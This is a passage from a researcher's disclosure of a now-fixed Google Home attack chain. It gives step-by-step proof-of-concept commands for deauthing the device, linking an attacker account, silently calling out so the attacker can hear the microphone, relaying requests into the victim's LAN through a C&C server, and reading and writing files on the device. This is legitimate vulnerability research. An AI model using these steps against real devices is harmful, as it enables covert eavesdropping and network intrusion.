
Connecting to that network and using netstat showed the device had assigned itself [redacted]. A local API request worked:
With this information it is possible to link an account to the device and control it remotely. The resulting scenario needs no Wi-Fi password:
- Attacker discovers the victim's Google Home by listening for MAC addresses with prefixes associated with Google Inc. (e.g.
E4:F0:42). - Attacker sends deauth packets to disconnect the device and make it enter setup mode.
- Attacker connects to the device's setup network and requests its device info.
- Attacker connects to the Internet and uses the obtained device info to link their account to the victim's device.
The attacker can then spy on the victim over the Internet, with no further proximity needed.
Step 6: Reaching the victim's LAN through the Local Home SDK
With a linked account the attacker can get the local auth token and change settings through the local API, execute commands remotely through routines, and install actions. Conversational actions were too sandboxed. Smart home actions are the mechanism manufacturers use to add device support to the Google Home platform, and Google had recently (April 2020) added the Local Home SDK to run them locally in TypeScript or JavaScript on the device.
Local home apps do not get direct LAN access: the app specifies a scan configuration using mDNS, UPnP or UDP broadcast, the Google Home scans on its behalf, and matching devices are returned as a JavaScript object the app can use over TCP/UDP/HTTP. The documentation mentions debugging with Chrome DevTools, and when a local home app runs in testing mode (deployed to the developer's own account) the Google Home opens port 9222 for the Chrome DevTools Protocol (CDP), which gives complete control over the Chrome instance, including opening and closing tabs and intercepting network requests.
The idea: give a scan configuration that makes the Google Home scan for itself, then connect to CDP and use the Chrome instance to make arbitrary requests in the LAN. A local home app was created with the linked account and a scan config for _googlecast.[redacted]. After a reboot the app loaded automatically, found the device itself, and HTTP requests to localhost worked.
CDP uses WebSockets, which are not subject to the same-origin policy, so a WebSocket to localhost can be opened from the local home app even when hosted on a public website. Because CDP access could lead to trivial RCE on desktop Chrome, the WebSocket address is randomly generated each time debugging is enabled. It can be retrieved with a GET to http://[CDP host]:9222/json, normally protected by the same-origin policy, but the Local Home SDK's access to localhost allows that request, after which the JS WebSocket() constructor connects. Through CDP the attacker can send arbitrary HTTP requests in the victim's LAN, and the researcher also found a way to read and write arbitrary files on the device.
Step 7: PoC #1, spy on the victim
The PoCs are published at https://github.com/DownrightNifty/gh_hack_PoC; the researcher notes they probably no longer work since the issues were fixed. PoC #1 runs on Android via Python on Termux and re-implements the device link and routines APIs, with utilities google_login.py, link_device.py, reset_volume.py and call_device.py.
- Download
protocand add it to your PATH. - Install the requirements:
pip3 install requests==2.23.0 gpsoauth httpx[http2]
- Create the "attacker" Google account.
- Log in with
python3 google_login.py. - Get within wireless proximity of the Google Home.
- Deauth the Google Home. Raw packet injection needs a rooted phone and does not work on some Wi-Fi chips; the researcher used a NodeMCU board (under $5 on Amazon) flashed with spacehuhn's deauther firmware, whose web UI scans for nearby devices and deauths them. It found the Google Home by its "Google" MAC prefix.
- Connect to the Google Home's setup network (named
[device name].o). - Link the account:
python3 link_device.py --setup_mode [redacted]
As well as linking the account, "night mode" is enabled to make the attack stealthy: it lowers maximum volume and LED brightness. Music volume is unaffected and the decrease is almost entirely suppressed above 50%, so the change is unlikely to be noticed, but at 0% volume the Assistant voice is completely muted (with night mode off it can barely be heard at 0%).
- Stop the deauth attack and wait for the device to reconnect.
python3 reset_volume.py 4resets the volume to 40%, since enabling night mode set it to 0%. - With the account linked, the device can be made to call a phone number silently at any time over the Internet, letting the attacker listen to the microphone feed:
python3 call_device.py [phone number]
The commands "set the volume to 0" and "call [number]" are executed remotely through a routine. The only thing the victim may notice is the LEDs turning solid blue, which they would probably assume is a firmware update. The official support page on LED colours only says solid blue means "Your speaker needs to be verified by you" and does not mention calling. During a call the LEDs do not pulse as they normally do when the device is listening, so there is no indication the microphone is open.
There is no audible indication that the commands are running, which makes it hard for the victim to notice. The device can still mostly be used normally, although some commands, such as music playback, do not work during a call.
Step 8: PoC #2, arbitrary HTTP requests on the victim's network
c2.py is the command and control server; app.js and index.html are the local home app.
- Configure and start the C&C server:
pip3 install mitmproxy websockets
mitmdump --listen-port 8000 --set upstream_cert=false --ssl-insecure -s c2.py
By default a proxy server starts on localhost:8000 and a WebSocket server on [redacted]:9000. The proxy relays requests from programs on the computer (such as curl) to the victim's Google Home through the WebSocket. In a real attack the WebSocket port would need to be exposed to the Internet so the Google Home could connect; for a local demonstration it does not.
- Configure the local home app: change
C2_WS_URLat the top ofapp.jsto the WebSocket URL of the C&C server, reachable by the Google Home, and hostindex.htmlandapp.jssomewhere reachable by the Google Home (for local demonstration,python3 -m http.server). - Deploy the local home app to the account:
- Follow the linked instructions to create a sample app on the account.
- Add a fake device:
npm run firebase --prefix functions/ -- functions:config:set \
    strand1.leds=16 strand1.channel=1 \
    strand1.control_protocol=HTTP
npm run deploy --prefix functions/
This makes the cloud fulfilment include an otherDeviceIds field in responses to SYNC requests; as far as the researcher understands, that is all that is required to activate local fulfilment, and the specific device IDs or attributes do not matter.
- In the Actions Console, go to Develop -> Actions -> Configure local home SDK and set the "testing URL for Chrome" to the URL of
index.html. For local demonstration this can be a private IP, but it must be reachable by the Google Home. - Add these mDNS scan configurations:
_googlecast.[redacted],_googlezone.[redacted],_googlerpc.[redacted]. - In Google Assistant settings on the phone, select "Home Control", then "+", and select the app with the
[test]prefix to link it.
- Get within wireless proximity of the victim's Google Home, force it into setup mode, and link the account with
link_device.pyfrom PoC #1. - Reboot the device. While still on the setup network, POST to
/rebootwith body{"params":"now"}and acast-local-authorization-tokenheader obtained withHomeGraphAPI.get_local_auth_tokens()fromgoogleapi.py. For local demonstration, unplugging and replugging works. - Not long after the reboot, the Google Home downloads and runs the local home app. The app waits for the
IDENTIFYrequest it receives when the Google Home finds itself through mDNS scanning, connects to the CDP WebSocket on port 9222, opens a WebSocket to the C&C server and waits for commands. If disconnected from either, it retries every 5 seconds. It seems to run indefinitely; the documentation says apps may be killed for excessive memory use, but the researcher has not seen this and has left the app running overnight. A reboot reloads the app.
HTTP(S) requests can then be sent on the victim's private LAN as if the attacker had the Wi-Fi password, by routing a program through the local proxy:
curl --proxy 'localhost:8000' --insecure -v https://localhost:8443/setup/eureka_info
Through the proxy, localhost resolves to the Google Home's IP, and the JSON response contains the IP, which helps map the LAN. Chrome can also be routed through the proxy:
chrome --proxy-server='localhost:8000' --ignore-certificate-errors --user-data-dir='SOME_DIR'
The Google Home's IP reveals the subnet of the victim's other devices. With the researcher's Google Home at [redacted], other devices would be in [redacted] to [redacted]; a script could curl every address, and since each check takes a few seconds, trying all of them would take around 10 minutes. On the researcher's LAN, a printer's web interface at http://[redacted] had a network settings page with an <input type="password"> pre-filled with the Wi-Fi password in plaintext, plus a firmware update mechanism the researcher imagines could be vulnerable. The router at [redacted] (among the first results for "default router IPs") also returns the Wi-Fi password in plaintext; the researcher had changed the default admin password, but most people do not, so an attacker could find it by searching for "[brand name] router password" and then change the DNS server, install malicious firmware updates and so on. Even a changed router password may not help: in June 2020 a researcher found a buffer overflow in the web interface of 79 Netgear router models leading to a root shell and described the process as "easy".
Step 9: PoC #3, read and write arbitrary files on the device
This uses the DOM.setFileInputFiles and Page.setDownloadBehavior methods of CDP. The reproduction writes /tmp/example_file.txt and reads it back.
- Enable remote debugging on the Google Home by following the linked instructions with an account linked to the device.
- Install the requirements:
npm install ws
pip install flask
- Create a file, e.g.
echo 'test' > example_file.txt. - Run
python3 write_server.py example_file.txt(theHOSTandPORTvariables at the top can be changed). Note the URL, likehttp://[IP]:[port], which must be reachable by the Google Home. - Run
node write.js [Google Home IP] [write server URL] /tmp. The Google Home's IP is available in the Home app. The file is written to/tmp/example_file.txt. - Run
python3 read_server.py(host and port can be changed as before). - Run
node read.js [Google Home IP] [read server URL]and enter/tmp/example_file.txtwhen prompted. - Verify that
example_file.txtwas dumped todumped_files/example_file.txt.
The researcher could not explore the filesystem directly (<input type="file" webkitdirectory> did not work for uploading folders), so the exact impact is unclear. Some structure was inferred from the "open source licenses" info and the DEFCON talk. Binaries such as /system/chrome/cast_shell and /system/chrome/lib/libassistant.so were dumped and strings run on them to find interesting files. /data/chrome/chirp/assistant/cookie may contain user info; /data/chrome/chirp/assistant/settings and /data/chrome/chirp/assistant/phenotype_package_store both contain the GAIA IDs of the accounts linked to the Google Home. /data/chrome/chirp/assistant/nightmode/nightmode_params was dumped, hex edited, and overwritten, and the changes were applied after a reboot. The researcher imagines that a bug in a config file parser could potentially have led to RCE.
Step 10: Static analysis of the Home app (footnote)
The researcher also decompiled the Home app and found no security issues there, but did find local API details missing from the unofficial docs.
Searching for a known endpoint (get_app_device_id) in the decompiled sources:

The information was in defpackage/ufo.java:

SHOW_LED was not in the unofficial docs; searching for its use led to StereoPairCreationActivity:

Using JADX's "rename symbol" feature and renaming some methods led to the class that builds the JSON payload:
